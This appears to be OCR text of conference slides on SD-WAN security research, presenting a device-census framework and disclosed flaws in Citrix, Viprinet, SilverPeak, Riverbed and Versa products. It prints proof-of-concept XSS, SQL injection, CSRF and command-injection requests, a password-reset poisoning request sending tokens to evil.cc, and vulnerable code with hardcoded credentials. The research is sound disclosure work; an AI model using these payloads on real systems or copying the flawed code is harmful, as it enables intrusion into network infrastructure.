
One Framework to Rule Them All

A framework for
Internet-connected Device
Census

>> TALK <<



SD-WAN Map by Grinder Framework



Last scan: May, 2019

<https://github.com/sdnewhop/grinder/tree/master/samples/052019-sdwan>


Vulnerabilities

Viprinet Stored XSS

CLI Interface

```
# set NAME <svg/onload=alert(ViprinetSessionId)>
OK 0 lines following; Property value set
# ls
OK 10 lines following; Listing
NAME String "Name" <svg/onload=alert(ViprinetSessionId)>
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
```

Viprinet Stored XSS via CLI



Private Key



Viprinet Virtual VPN Hub (AWS Edition) - RuggedVPN Firmware

Serial: 01-05910-00-10477 - SupportID: V3S9-HCUP
Version: 2017090400/2017083100
Unnamed router
Logged in as: root [Log out](#)

Logged in as: root [Log out](#)

Configuration Objects

- VPN Tunnels
 - VPN Clients / Road warriors
 - WAN / VPN Routing and NAT
 - LAN settings
 - Integrated services
 - AdminDesk Service settings
 - HTTP Access Control Lists
 - HTTPS Access Control Lists
 - SSH CLI Service settings
 - SNMP Settings
 - DNS Service settings
 - NTP Service settings
 - Dynamic routing settings
 - Logging & Maintenance
 - Traffic Accounting
 - QoS rules and classes templates
 - Virtual Hub Identity Manager
 - License subscriptions
 - Administration

Automatically generate self-signed SSL certificate

CA Certificate:

Certificate

V QQQQEWJER ENMAYQHJUOECBPADEU TMD TPAJ UOEBAMP QHJUZZ VUOPFLPZUO VVWUHSHW
IQD YWQKQEPawXbyAwp5ldCwA5MwNlTxDkC1YCLWYHFDyEMC6G1UOEUQmH
by1nZwC5mP02WQzCv2sLzadWzUQVYyDyVmd4mWnHdQJXAU9BNTBMDTTE4
LjzNC4MTMuMjAwggE60C5gSjb3DQEBAQAA41BDwAwgQggEAcBQD7Y6r
uVjH8dzwPMSpnsDr9A615AFNGYQeqcmXVYQzHcskv6r6jlhNLeqy0ZqQ
SQRqA94P4yPwLgSyWP9wN5qk+ZYwX7dN9JlcnqB7VYD7MwgJvDf5rSR
UlG5P3y503ChuRwVQzKpDqgezWubDm305b2wh1VkyZvJpyp446p
rKxD0nJ142DldwvmePmBN7u099NfEqT9YH-T+HsPwBmJ+nm4WYCYC79P
yo0PzC2BPsFw07P+6DkPjgWz0+94PqQjVh00w/955/yug5k7Pc
QDQMM66C1WQMAEBwDQYQjXhNQaNLQBELQPAQDgB8H8mt5g56nEx
wplMCLPtwPzA2K4MgjyMsolMzDqmu6f87c87V6yDvYaJmxJDU0Qj02V1
IgWU1Y3UdFyB255EN1XlTdmOvKmcxSbzHABtMea21D/CvC1C1CzCq
adFZYYZ+88qRm647+57KQTP0gD8wOoUtpAhsXpQgjT/787/7d4rxJ9m
my20J+DkUk0R1Y71R01T4KU54ZAV9y8DyPqzmqN+qWq5csqN8uMgJbyJpLcGw
0927C7WV1U5b8454HdHQVjy3hd3z25p6zP4c6x0ff5t3vsA+654AQmBH3
k2BhHNQ
-----END CERTIFICATE-----

Certificate Private Key

Chap

Permissions

Read access

root

Write access

Certificate Fingerprint

Editor

Properties

Remote router's SSL certificate fingerprint:

When the tunnel is connecting, the SHA1 fingerprint of the remote routers SSL certificate is compared to the value configured here.

Require valid fingerprint:

Connection password: [Change](#)

Validating the fingerprint is important to prevent men-in-the-middle attacks where someone would by forging the remote routers IP would trick you into connecting to their device instead of your own.

Enabled:

Push routes through tunnel:

Accept incoming routes:

Tunnel name:

This router serves as VPN Hub:

IP for this tunnel to connect to (only for VPN Nodes):

Minimum number of connected Channels: [^](#) [^](#)

Minimum Backup Score: [^](#) [^](#)

Create channels automatically (VPN Hubs only):

It is highly recommended to manually copy the remote routers SSL certificate fingerprint to over here. In case you don't do this, on the very first connect of this tunnel to the remote device, the fingerprint will be taken and stored here. On future reconnects, the fingerprint taken from that device will be compared to the one stored here, to make sure it is really still the same device we are talking to.

Note: In a Hub redundancy setup, a Hub taking over the identity of a dropped out VPN Hub will also take over the certificate and its fingerprint, so it will still match. The same is the case if you copy and restore a backup of the remote VPN Hub to a new device. Due to this, the fingerprint taken first should always match for future connections. If it doesn't there is a high chance someone is trying to run a MITM attack on you!

Functions

[Copy QoS templates to here](#)

[Reconnect](#)

Permissions

Read access: [^](#)

 [^](#)

Write access: [^](#)

 [^](#)

Tools

[Backup QoS settings](#)

[Restore QoS settings](#)

Citrix SD-WAN SQL Injection



Citrix SQL Injection in events_download.cgi

```
POST /events_download.cgi HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi?title=delete
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie:
Connection: close
Upgrade-Insecure-Requests: 1

:=1 union select database()
```

Response will contain a **gzip** archive with **events.csv** file.
CBVW_Events database name will be in the file

The Good Old Friend
CSRF

CSRF in SD-WAN

- SD-WAN webapps don't implement CSRF protection entirely or do it wrong
- The favorite method is Content-type header check, but...
- There is the [SWF-based JSON CSRF exploit](#) that bypasses that check
- Vulnerable systems
 - Citrix NetScaler SD-WAN
 - Viptela REST API
 - SilverPeak EdgeConnect

SilverPeak REST API CSRF

- If and only if Content-Type value equals to “`application/json`” then a request is handled by the application
- This attack allows remote attackers to perform critical actions like setting BGP parameters, changing web configuration, adding users, etc. on behalf of an administrator
- It's possible to bypass this CSRF protection using Flash
- `http://10.1.0.135/test.swf?jsonData={"issue":"111","motd":"test"}&php_url=http://10.1.0.135/test.php&endpoint=https://54.158.216.59/8.1.4.9_65644/rest/json/banners`

Citrix SD-WAN Certificate Uploading

- There is no protection against CSRF
- It is necessary to upload self-signed certificate to authenticate an SD-WAN Center
- This attack totally compromises Northbound interface and could allow an attacker to gain control over the entire SD-WAN

Certificate Uploading

```
POST /cgi-bin/install_apnaware_cert.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=aware_certs
Content-Type: multipart/form-data; boundary=-----252812601814207
Content-Length: 1318
Cookie: CGISESSID=1442c9d51ae6edda7037dbd8c90c575c; APNConfigEditorSession=da5qpr16v391uo0103kgv61rp6; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1

-----252812601814207
Content-Disposition: form-data; name="certfile"; filename="SDWANCENTERCert.pem"
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
MIICeAIBAgIJAjFzXL3sq+KTMA0GCSqGSIB3DQEBBQUAMGXMRAwDgYD
VQQDDAcqLiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoM
FVRhbGFyaSBOZR3b3JrcywgsW5jLjEUMBIGA1UECwwLRW5naW51ZXJpbmcxCzAJ
BgNVBAYTA1VTMRMwEQYDVQQIDApxDYWxpZm9ybmlmREwDwYDVQQHDAhTYW4gSm9z
ZTAeFw0xODA2MjUwNzU3NDFaFw0yODA2MjIwNzU3NDFaMIGXMRAwDgYDVQQDAc
LiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoMFVRhbGFy
aSBOZR3b3JrcywgsW5jLjEUMBIGA1UECwwLRW5naW51ZXJpbmcxCzAJBgNVBAYT
AlVTMRMwEQYDVQQIDApxDYWxpZm9ybmlmREwDwYDVQQHDAhTYW4gSm9zZTCBnzAN
BgkqhkgI9w0BAQEFAAOBjQAwgYkCgYEAuKoHEH1Wk5Q5dRwgKp5NSeVWU7N3mAfk
m5V4iWLbnRBHGb1P+P4hU7Iey+ui3nG44p96QrakWZCTOSR8v9joFEEFyo3XmXfc
YapKeqTn/PEYaqDXDzs58WvSdMQkKuARNR1Jm+A4i9ETaC59gXiYjFFF5/eF5O2i
qZdPRYgKOCMCAwEAAaNaQME4wHQYDVR0OBByYEFEIvzT+h7F1lno2FkOE6VFFvekdR
MB8GA1udIwQYMBaAEEIvzT+h7F1lno2FkOE6VFFvekdRMawGA1udEwQFMAMBAf8w
DQYJKoZIhvNQAEFBQADgYEAYeIEbPLWJLz+nYYX1RkZzwPTwgBHWZRKKuVRnfEU
dtPKnpAImR20Pf8DROnB0NF4oKt61x0t5I075P6qbQLTQkv4P20Dy1GCo1EBnI
lddtIvuHWEfYxG5M/M0WF/EPbAGTcIvF9s1zzD+L8UKM1hSf9IgyA8CpIBbR86/z
y4g=
-----END CERTIFICATE-----
-----252812601814207--
```

Old but Gold

Host Header Attack

Host Header Attacks

- Described by James Kettle in «[Practical HTTP Host header attacks](#)» in 2013
- Riverbed SteelConnect was vulnerable to the password reset poisoning attack
- Host header value was used to build a link for password resetting
- An attacker can send a POST request with an arbitrary Host header value in case of knowing an admin's username and email
- If the admin clicks on the link the password token will be sent to the attacker's host

Password Reset Poisoning

```
POST /reset-password HTTP/1.1
Host: [REDACTED] riverbed.cc.evil.cc
Connection: close
Content-Length: 47
Cache-Control: max-age=0
Origin: https://[REDACTED].riverbed.cc
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: https://[REDACTED].riverbed.cc/reset-password
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: CC571F007DE06348=[REDACTED] 9UoeR0z4aGdZJ0BtbIxMJ

username=trial [REDACTED] &info=eweEqwee [REDACTED]
```

Password Reset Poisoning

Reset Password



[REDACTED].riverbed.cc 📡 notifications@riverbed.cc



You can reset your password by accessing this link:

[https://\[REDACTED\].riverbed.cc/evil.cc/confirm-password?](https://[REDACTED].riverbed.cc/evil.cc/confirm-password?token=mESDMSU2FJP0&username=trial)
token=mESDMSU2FJP0 &username=trial

--

Sent by SteelConnect

Insecure Authentication

Authentication

- During the research, we found several vulnerabilities related to insecure authentication
- Sometimes authentication checks were implemented on a client-side
- Authorization token was formed on a client-side, too
- Probably, developers of some SD-WAN **do not distinguish JavaScript from NodeJS**

Server- or client-side?

```
function LoginController($scope, $state, $q, AuthenticationService) {  
  var vm = this;  
  vm.username = '';  
  vm.password = '';  
  vm.error = false;  
  vm.rememberMe = false;  
  
  vm.login = function(){  
    // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ){  
    //      $state.go("home");  
    //    }).catch( function ( response ){  
    //      $state.go("login");  
    //    }).finally( function() {  
    //    });  
  
    if(vm.username === '████████' && vm.password === '████████') {  
      $state.go("home");  
    }else{  
      vm.error = true;  
      $state.go("/");  
    }  
  };  
}
```

?

!

// TODO: fix in prod ?

Are Orchestrators more secure
than Controllers?

Citrix NetScaler SD-WAN Appliances

1. Incorrect Access Control
2. Cross-Site Request Forgery on Web UI
3. Missing Function Level Access Control
4. RCE via File Uploading
5. OS Command Injection for Unauthenticated User
6. Path Traversal
7. Cross-Site Scripting
8. Sudo misconfiguration
9. Multiple SQL Injections



Citrix NetScaler SD-WAN Center

1. Slow HTTP DoS Attacks
2. Stored XSS in Inventory Management
3. Stored XSS in Custom Login Message
4. Stored XSS in Log Viewer
5. Cross-Site Request Forgery on Web UI
6. Cross-Site Request Forgery on REST
7. Missing Function Level Access Control
8. RCE via File Uploading
9. OS Command Injection for Unauthenticated User
10. Path Traversal in Log Controller



Command Injection

- The vulnerability in `"/app/webroot/storageMigrationCompleted.php"` leads to OS command injection attack
- An attacker without any privileges can perform this attack
- It must have a network connection to the Web Management Interface only

OS Command Injection in `storageMigrationCompleted.php`

```
$response = shell_exec(  
    "cat /home/REDACTED/regions_by_name/"  
    .$_GET["region"].  
    "/maintenanceCurrentCompleted");
```

OS Command Injection in `storageMigrationCompleted.php`



```
$response = shell_exec(  
    "cat /home/REDACTED/regions_by_name/"  
    .$_GET["region"].  
    "/maintenanceCurrentCompleted");
```

← → ⌂ ▲ Не защищено | <https://10.30.37.115/storageMigrationCompleted.php?region=;sudo%20id;>

uid=0(root) gid=0(root) groups=0(root)

; **sudo id;**

Insecure Design

Zero Touch Provisioning

Zero Touch Provisioning

- ZTP requires a known provisioning server
- If the management portal is cloud-based and vendor-controlled, it requires full trust in the vendor
- Approaches
 - One-time tokens
 - Challenge-response protocols
 - Password-based authentication
 - Secret-based authentication (e.g., chassis serial numbers)
- Mutual authentication
 - An orchestrator authenticates an edge router
 - The edge router authenticates the orchestrator
- One of requirements is automated process for managing keys and certificates

Versa ZTP Bootstrapping with Hardcoded Password

```
(function () {
  'use strict';
  angular.module('████████.services')
  .service('BootstrapLoadConfigService', function ($window, $q, $http, $rootScope, $cookieStore, $, Base64Service, ██████████) {

    var self = this;
    self.loadMergeConfig = loadMergeConfig;
    self.counter = 1;

    var authdata = Base64Service.encode('admin' + ':' + ██████████);

    function loadMergeConfig( params ) {
      var deferred = $q.defer();

      $http({
        method: 'POST',
        url: '/load ██████████',
        data: params,
        headers: {
          'Content-Type': 'application/████████',
          'Accept': 'application/████████',
          'Authorization': "Basic " + authdata,
          'url': ██████████.apiHost + ':' + ██████████.apiPort + ██████████.apiConfig +
        '/system:system/configuration/_operations/load-merge'
      })
    }
  })
})()
```


Arista ZTP

- ZTPServer provides a bootstrap environment for Arista EOS based products
- Sources
 - <https://github.com/arista-eosplus/ztpserver>
 - <https://ztpserver.readthedocs.io/en/master/index.html>
- It is recommended to use Apache (mod_wsgi)
 - When do you say Apache, do you mean Slow HTTP DoS attacks?

Arista ZTP Client-Server Message Flows

Open Questions:

- Spoofing
- How is mutually authentication implemented?
- One time tokens?
- Eavesdropping?
- TLS 1.3 or TLS 1.2?
- What is a root of trust?
- Hardcoded CA?
- DoS? HTTP Slow DoS?



20.3 DHCP Service for Zero Touch Provisioning (ZTP) Setup

The ZTP process relies on a DHCP server to get devices registered with CVP. The DHCP server can be on the CVP, but is more commonly an external DHCP server.

Step 1 Ensure the DHCP server is installed (it is installed by default in CVP).

```
rpm -qa | grep dhcp
dhcp-common-4.1.1-43.P1.el6.x86_64
dhcp-4.1.1-43.P1.el6.x86_64
```

Step 2 Edit the `/etc/dhcp/dhcpd.conf` file to include the option **bootfile-name**, which provides the location of the script that starts the ZTP process between CVP and the device.

In this example, DHCP is serving the 172.31.0.0/16 subnet.

Note The 172.31.5.60 is the IP address of a CVP node, and that you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

```
[root@cvp1-dhcp dhcp]# cat dhcpd.conf
#
# DHCP Server Configuration file.
# see /usr/share/doc/dhcp*/dhcpd.conf.sample
# see 'man 5 dhcpd.conf'
#
```

```
subnet 172.31.0.0 netmask 255.255.0.0 {
  range 172.31.3.212 172.31.3.254;
  option domain-name "srx21";
}

host esx21-vm20 {
  option dhcp-client-identifier 00:0c:29:d1:64:e1;
  fixed-address 172.31.3.213;
  option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}

host esx21-vm22 {
  option dhcp-client-identifier 00:0c:29:d1:64:e1;
  fixed-address 172.31.3.213;
  option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}
```

you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

Velocloud Activation Rollback

Client Activation



As this is a lab environment, Certificate Error should be ignored.

1. Click on **Advanced**
2. Click the **Ignore checkbox** for Certificate Error.
3. Click **Activate**

Insecure Bootstrapping

1. A firmware involves a initial certificate signed by a root CA
2. This certificate is used to establish secure connection with a CA server
3. A network device generates a private key and CSR and send the CSR to the CA server over TLS channel
4. The CA server signes the CSR and issues the certificate
5. The network device uses the certificate during authentication on control plane

CSR Generation on a Network Device

```
NAME=$2
SUBJ=/C=H/L= /O=LL/OU=LL/CN=${NAME}. ${NAME}@${NAME}.com
case $1 in
  gen)
    openssl genrsa -out ${NAME}.key 2048
    openssl req -new -key ${NAME}.key -nodes -out ${NAME}.csr -subj "${SUBJ}"
    ;;
  p12)
    openssl pkcs12 -export -inkey ${NAME}.key \
      -in ${NAME}.crt -out ${NAME}.p12 -passout pass:
    ;;
  *) usage;;
esac
```

Certificate Generation on a CA server

```
if content is not None:
    MASTER = 'ctl'
    DAYS = ["-days", "365"]
    SERIAL = ["-CAcreateserial", "-CAserial", "server/ca.seq"]

    args = [
        'openssl', 'x509', '-req'
    ] + DAYS + [
        '-CA', 'server/{}.ca.crt'.format(MASTER),
        '-CAkey', 'server/{}.key'.format(MASTER)
    ] + SERIAL

# openssl x509 -req -days 365 -CA server/ctl.ca.crt -CAkey server/ctl.key -CAcreateserial -CAserial server/ca.seq

    proc = Popen(args, stdout=PIPE, stderr=PIPE, stdin=PIPE)
    outs, errs = proc.communicate(content, timeout=15)
    proc.wait(3)
    if int(proc.returncode) != 0:
        print('error')
    else:
        pass
```

Crypto in SD-WAN

Crypto in SD-WAN


- Crypto for SD-WAN is still in its infancy
- There are no known specific standards (RFC, ISO, etc.)
- Vendors have to invent new protocols
- SD-WAN vendors do not reuse mechanisms from cloud native projects

Crypto in SD-WAN

- What we know about SD-WAN Crypto comes from GUI, publicly available slides, guides, etc.
- Based on these sources, it is possible sometimes to reconstruct some cryptography mechanisms for some vendors
- Available information is very limited and does not give a reasonable overview of cryptography mechanisms

SD-WAN Key Management Drafts

- Software-Defined Networking (SDN)-based IPsec Flow Protection
- IPsec Key Exchange using a Controller
- A YANG Data Model for SD-WAN VPN Service Delivery



Crypto in Cloud-Native Systems


- SPIFFE
- Istio, Consul
- Google's [ALTS](#) (RWC 2018 slides)
- Noise Protocol Framework
- WireGuard



SilverPeak Crypto

SilverPeak Crypto

- SilverPeak uses Racoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- It uses TLS on the control and orchestration planes
- The basic network technology is IPsec over UDP: IKE is not used
- Self-invented protocol for keys distribution via orchestrator
- There are no many clues how SilverPeak is implementing that protocol



During a pentest...

GitHub, Inc. [US] | https://github.com/search?p=2&q=silverpeak&type=Repositories star

silverpeak / Pull requests Issues Marketplace Explore

Repositories	11
Code	1K
Commits	96
Issues	8
Marketplace	0
Topics	0
Wikis	0
Users	4

11 repository results

harimittapalli/nagios_silverpeak_api Python

This is a nagios plugin which is used to monitor Silverpeak WAN devices using REST API

python plugin nagios

Updated 29 days ago

Previous 1 2 Next

Languages	
JavaScript	4

nagios_silverpeak_api

Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

Usage: `silverpeak_api.py [options]`

Options:

- `--version` show program's version number and exit
- `-h, --help` show this help message and exit
- `-H HOST, --host=HOST` Name/IP Address of the silverpeak device
- `-O OPTION, --option=OPTION`

```
memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo
```

- `-W WARN, --warning=WARN`

```
Warning threshold
```

- `-C CRIT, --critical=CRIT`

```
Critical threshold
```



Hardcoded Credentials

```
def memory_usage():

    login_url = "https://{}/rest/json/login".format(ipaddr)
    logout_url= "https://{}/rest/json/logout".format(ipaddr)

    querystring = {"user":"monitor","password":"monitor"}
```

```
s = requests.Session()
response = s.request("GET",login_url, params=querystring,verify=False)
```

```
mem_url="https://{}/rest/json/memory".format(ipaddr)
mem=s.request("GET",mem_url,verify=False)

